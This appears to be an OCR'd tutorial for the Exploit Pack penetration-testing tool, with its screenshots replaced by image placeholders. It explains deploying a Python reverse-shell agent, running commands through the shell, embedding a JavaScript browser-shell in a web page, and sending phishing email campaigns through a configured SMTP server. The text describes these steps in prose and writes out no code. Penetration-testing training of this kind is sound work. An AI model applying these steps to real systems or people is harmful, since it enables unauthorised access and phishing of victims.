


Another example, from a different type of agent. Here we have deployed a Python agent, then ran "Open shell" this action will Spawn a shell so you can run commands directly on your agent, from the screenshot we have simply execute the command "dir" as an example.




Agent deployment


It's time to deploy your first agent. Let's start by deploying a Python agent, select Reverse shell as shown below, this will pop-up the Reverse shell wizard.




Click next when you are ready and then you will be presented with the final code of your customized Python reverse shell as shown in the following screenshot, carefully check that the IP address points to the one associated with Exploit Pack:




Next let's deploy a browser agent. You can do this by selecting Browser-Shell from the agent deployment menu as shown here:




That action will pop-up a browser with the example page of the Browser Shell as shown below, here you can see the page and the source code. In a nutshell what you have to include it's the Javascript code and remember to modify again like with the other agents the IP address where Exploit Pack is referenced to.




You can modify the IP address where the agent is going to point to if you select the agent directly from the utilities tab as shown here, marked you will see that the agent by default goes to 127.0.0.1:




The browser agent can also be used during the phishing campaings, these campaigns can be launched directly (manually) or you can use Exploit Pack to send email to one user or a list as shown below.




If you wish to use the email campaings feature of the phishing wizard you must first go to Edit -> Preferences and set necessary configuration for the SMTP server to be used as shown below:



